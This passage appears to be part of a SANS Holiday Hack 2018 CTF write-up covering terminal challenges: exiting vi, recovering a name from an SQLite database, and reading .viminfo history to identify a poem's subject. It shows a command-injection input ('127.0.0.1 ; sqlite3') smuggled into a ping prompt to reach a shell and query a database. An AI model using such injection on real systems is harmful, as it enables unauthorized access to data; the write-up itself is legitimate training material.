
Figure 10 - Oh so near yet oh so far

Finally, I judge how much fun I've had in Holiday Hack each year by how much I've learnt. Over the past three holiday hacks, the list of things I've had to use and might not otherwise have learnt include:

- 2016 – Genymotion, reversing Android apps, mounting Raspberry Pi images
- 2017 – Using Amazon EC2, XXE attacks, DDE attacks
- 2018 – Using cURL, Kerberoasting, CSV Injection, Python reversing, Die Hard trivia


Appendix - Cranberry Pi challenges

Essential Editor Skills




```
                      .........................................
                   .;oooooooooooool;,,,,,,,,:loooooooooooooll:
                 .:oooooooooooooc;,,,,,,,,:ooooooooooooollooo:
               .';;;;;;;;;;;;;;,''''''''';;;;;;;;;;;;;,;ooooo:
             .''''''''''''''''''''''''''''''''''''''''';ooooo:
           ;oooooooooooooool;''''''',:loooooooooooolc;',,;ooooo:
        .:oooooooooooooooc;',,,,,,,:ooooooooooooolccoc,,,;ooooo:
      .cooooooooooooooo:,''''''',:ooooooooooooolcloooc,,,;ooooo,
      coooooooooooooo,,,,,,,,,;ooooooooooooooloooooc,,,;ooo,
      coooooooooooooo,,,,,,,,,;ooooooooooooooloooooc,,,;l'
      coooooooooooooo,,,,,,,,,;ooooooooooooooloooooc,,..
      coooooooooooooo,,,,,,,,,;ooooooooooooooloooooc.
      coooooooooooooo,,,,,,,,,;ooooooooooooooloooo:.
      coooooooooooooo,,,,,,,,,;oooooooooooooooloo;
      :llllllllllllll,''''''''';llllllllllllllc,



I'm in quite a fix, I need a quick escape.
Pepper is quite pleased, while I watch here, agape.
Her editor's confusing, though "best" she says - she yells!
My lesson one and your role is exit back to shellz.

-Bushy Evergreen

Exit vi.
```

The trick is to enter Vi. Enter escape mode with ESC, then type :q and hit enter to exit. Pepper is right though, vi (vee eye) is the best editor ever.



```
You did it! Congratulations!

elf@916ec8c10c46:~$
```


The Name Game



```
We just hired this new worker,
Californian or New Yorker?
Think he's making some new toy bag...
My job is to make his name tag.

Golly gee, I'm glad that you came,
I recall naught but his last name!
Use our system or your own plan,
Find the first name of our guy "Chan!"

-Bushy Evergreen

To solve this challenge, determine the new worker's first name and submit to runtoanswer.



====================================================================
=                                                                  =
= S A N T A ' S  C A S T L E  E M P L O Y E E  O N B O A R D I N G =
=                                                                  =
====================================================================




 Press  1 to start the onboard process.
 Press  2 to verify the system.
 Press  q to quit.


Please make a selection:
```


First of all, press 1 to see how the system works and enter some dummy values. It's clear that the data is being written to an SQLite database.

If you press 2, it pings a server of your choice, but then a strange thing happens at the end of the output, as it reveals a filename of an internal file.




```
Validating data store for employee onboard information.
Enter address of server: 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.052 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.049 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2037ms
rtt min/avg/max/mdev = 0.043/0.048/0.052/0.003 ms
onboard.db: SQLite 3.x database
Press Enter to continue...:
```

This suggests the underlying script has some issue, and as Minty Candycane suggests, may be vulnerable to command injection. If you enter an IP Address then a semicolon, you can inject other OS commands:




```
Validating data store for employee onboard information.
Enter address of server: 127.0.0.1 ; sqlite3
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.035 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.057 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.047 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2055ms
rtt min/avg/max/mdev = 0.035/0.046/0.057/0.010 ms
SQLite version 3.11.0 2016-02-15 17:29:24
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite>
```

Because we know the name of the database from earlier (onboard.db), we can dump the contents of it. Looking through this would be laborious and time consuming however, so we can run an SQL query to find the information we are looking for:




```
sqlite> select * from onboard where lname = 'Chan';
84|Scott|Chan|48 Colorado Way||Los Angeles|90067|4017533509|scottmchan90067@gmail.com
sqlite>
```

We can then run runtoanswer and supply the answer to the question to complete the challenge:



```
Enter Mr. Chan's first name: Scott



    .;looooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooool:'
  'ooooooooooooook0OoooooxOOdodOOOOOOOdoxOOdoooooOOkooooooooxO000Okdooooooooooooo;
 'ooooooooooooooXMWooooOMMxodMMNKKKKxoOMMxoooooWMXoooookNMWK0KNMWOoooooooooooooo;
 :ooooooooooooooXMWooooOMMxodMM0ooooooOMMxoooooWMXooooxMMKoooooKMMkoooooooooooooo
 cooooooooooooooXMMMMMMMMMxodMMWWWW0ooOMMxoooooWMXooooOMMkoooookMM0oooooooooooooo
 cooooooooooooooXMWdddd0MMxodMM0ddddooOMMxoooooWMXooooOMMOooooooOMMkoooooooooooooo
 cooooooooooooooXMWooooOMMxodMMKxxxxdoOMM0kkkxoWMXkkkkdXMW0xxk0MMKoooooooooooooo
 coooooooooooooo0NXoooookNNdodXNNNNNNkokNNNNNNOoKNNNNNXookKNNWNXKxooooooooooooooo
 coooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
 coooooooooooooooooooooooooooooooooooMY NAME ISoooooooooooooooooooooooooooooooooo
 cdddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddo
 OMMMMMMMMMMMMMMMMNXXWMMMMMMMMNXXWMMMMMMMWXKXWMMMMWWWWWWWWWMWWWWWWWWWMMMMMMMMMMW
 OMMMMMMMMMMMMMW:  .. ;MMMk'     .NMX:.  .  .lWO        d         xMMMMMMMMMMMMW
 OMMMMMMMMMMMMMo  OMMWXMMl  lNMMNxWK  ,XMMMO  .MMMM. .MMMMMMM, .MMMMMMMMMMMMMMMW
 OMMMMMMMMMMMMMX.  .cOWMN  'MMMMMMM;  WMMMMMc  KMMM. .MMMMMMM, .MMMMMMMMMMMMMMMW
 OMMMMMMMMMMMMMMMKo,   KN  ,MMMMMMM,  WMMMMMc  KMMM. .MMMMMMM, .MMMMMMMMMMMMMMMW
 OMMMMMMMMMMMMMKNMMMO  oM,  dWMMWOWk  cWMMMO  ,MMMM. .MMMMMMM, .MMMMMMMMMMMMMMMW
 OMMMMMMMMMMMMMc ...  cWMWl.  .. .NMk.  ..  .oMMMMM. .MMMMMMM, .MMMMMMMMMMMMMMMW
 xXXXXXXXXXXXXXXKOxk0XXXXXXXX0kkkKXXXXXXKOkxkKXXXXXXXXKOKXXXXXXXXKO0XXXXXXXXXXXXXXXK
 .ooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo,
  .looooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo,
    .,cllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllc;.


Congratulations!

onboard.db: SQLite 3.x database
Press Enter to continue...:
```


Lethal ForensicELFication



```
                               ............'''',,,;;;::ccclloooddxxkkOOOOKKXXNNWWMMMMMM
                               ............'''',,,;;;::ccclloooddxxkkOOOOKKXXNNWWMMMMMM
    .,.    ,. ........,.   .',..'',,..:::::,,;:c:::ccoooooodxkkOOkOOOKKXXXNNWMMMMMMM
    ldd: .d' ';... .o:   .d;.;:....'dl,;do,:lloc:coddddodOOxxk0KOOKKKKXNNNWMMMMMMM
    lo.ol.d' ';'..   ,d'.lc..;:,,,.'docod:,:l:locldlddokOxdxxOK0OKKKXXXNNWMMMMMMM
    lo  lod' ';       co:o...;:....'dl':dl,:l::oodlcddoxOkxxk0KOOKKKXNNNWMMMMMMM
    ,,   ,;. ......   .;:....',,,''c:'':l;;c:;:llccoooodkkOOOkOOOKKXXNNNWMMMMMMM
                               ............'''',,,;;;::ccclloooddxxkkOOOOKKXXNNWWMMMMMM
                               ............'''',,,;;;::ccclloooddxxkkOOOOKKXXNNWWMMMMMM

Christmas is coming, and so it would seem,
ER (Elf Resources) crushes elves' dreams.
One tells me she was disturbed by a bloke.
He tells me this must be some kind of joke.

Please do your best to determine what's real.
Has this jamoke, for this elf, got some feels?
Lethal forensics ain't my cup of tea;
If YOU can fake it, my hero you'll be.

One more quick note that might help you complete,
Clearing this mess up that's now at your feet.
Certain text editors can leave some clue.
Did our young Romeo leave one for you?

- Tangle Coalbox, ER Investigator

  Find the first name of the elf of whom a love poem
  was written.  Complete this challenge by submitting
  that name to runtoanswer.
elf@20c7b9278d15:~$ 
```


Tangle Coalbox needs us to find the subject of a poem written by an amorous elf. A quick `ls –altr` reveals a slew of hidden files, including a `.viminfo`, which is where Vi stores all of it's history of what has been happening.

By paging through this file, we find that our over-amorous elf (maybe he's getting affected by the season) has tried to cover his tracks by obfuscating his poem, replacing potentially incriminating lines with nonsense words.




```
elf@98b28303d876:~$ cat .viminfo | more
# This viminfo file was generated by Vim 8.0.
# You may edit it if you're careful!

# Viminfo version
|1,4

# Value of 'encoding' when this file was written
*encoding=utf-8


# hlsearch on (H) or off (h):
~h
# Last Substitute Search Pattern:
~MSle0~&Elinore

# Last Substitute String:
$NEVERMORE

# Command Line History (newest to oldest):
:wq
|2,0,1536607231,,"wq"
:%s/Elinore/NEVERMORE/g
|2,0,1536607217,,"%s/Elinore/NEVERMORE/g"
:r .secrets/her/poem.txt
|2,0,1536607201,,"r .secrets/her/poem.txt"
:q
|2,0,1536606844,,"q"
:w
|2,0,1536606841,,"w"
:s/God/fates/gc
|2,0,1536606833,,"s/God/fates/gc"
:%s/studied/looking/g
|2,0,1536602549,,"%s/studied/looking/g"
:%s/sound/tenor/g
```

The only word that resembles a female elf would be Elinore, but we can confirm this by going to read his poem. From the initial directory listing, we can see there is a `.secrets/her` directory, presumably where our Lothario stores his innermost feelings. The command history from Vi confirms that his poem is stored in `.secrets/her/poem.txt`:



```
elf@7bf90e8b9560:~$ cat .secrets/her/poem.txt
Once upon a sleigh so weary, Morcel scrubbed the grime so dreary,
Shining many a beautiful sleighbell bearing cheer and sound so pure--
  There he cleaned them, nearly napping, suddenly there came a tapping,
As of someone gently rapping, rapping at the sleigh house door.
"'Tis some caroler," he muttered, "tapping at my sleigh house door--
  Only this and nothing more."

Then, continued with more vigor, came the sound he didn't figure,
Could belong to one so lovely, walking 'bout the North Pole grounds.
  But the truth is, she WAS knocking, 'cause with him she would be talking,
Off with fingers interlocking, strolling out with love newfound?
Gazing into eyes so deeply, caring not who sees their rounds.
  Oh, 'twould make his heart resound!

Hurried, he, to greet the maiden, dropping rag and brush - unlaiden.
Floating over, more than walking, moving toward the sound still knocking,
  Pausing at the elf-length mirror, checked himself to study clearer,
Fixing hair and looking nearer, what a hunky elf - not shocking!
Peering through the peephole smiling, reaching forward and unlocking:
  NEVERMORE in tinsel stocking!

Greeting her with smile dashing, pearly-white incisors flashing,
Telling jokes to keep her laughing, soaring high upon the tidings,
  Of good fortune fates had borne him.  Offered her his dexter forelimb,
Never was his future less dim!  Should he now consider gliding--
No - they shouldn't but consider taking flight in sleigh and riding
  Up above the Pole abiding?

Smile, she did, when he suggested that their future surely rested,
Up in flight above their cohort flying high like ne'er before!
  So he harnessed two young reindeer, bold and fresh and bearing no fear.
In they jumped and seated so near, off they flew - broke through the door!
Up and up climbed team and humor, Morcel being so adored,
  By his lovely NEVERMORE!
```

It is clear from this excerpt that NEVERMORE could be legitimately be replaced by Elinore and still make sense, therefore this must be the answer:




```
Who was the poem written about? Elinore


WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXKK00OOOxddddollcccll:;,;:;,'...,,.....'',,''.    .......    .''''''
WWNXXXKK0OOkxdxxxollcccoo:;,ccc:;...:;...,:;'...,:;.  ,,....,,.  ::'....
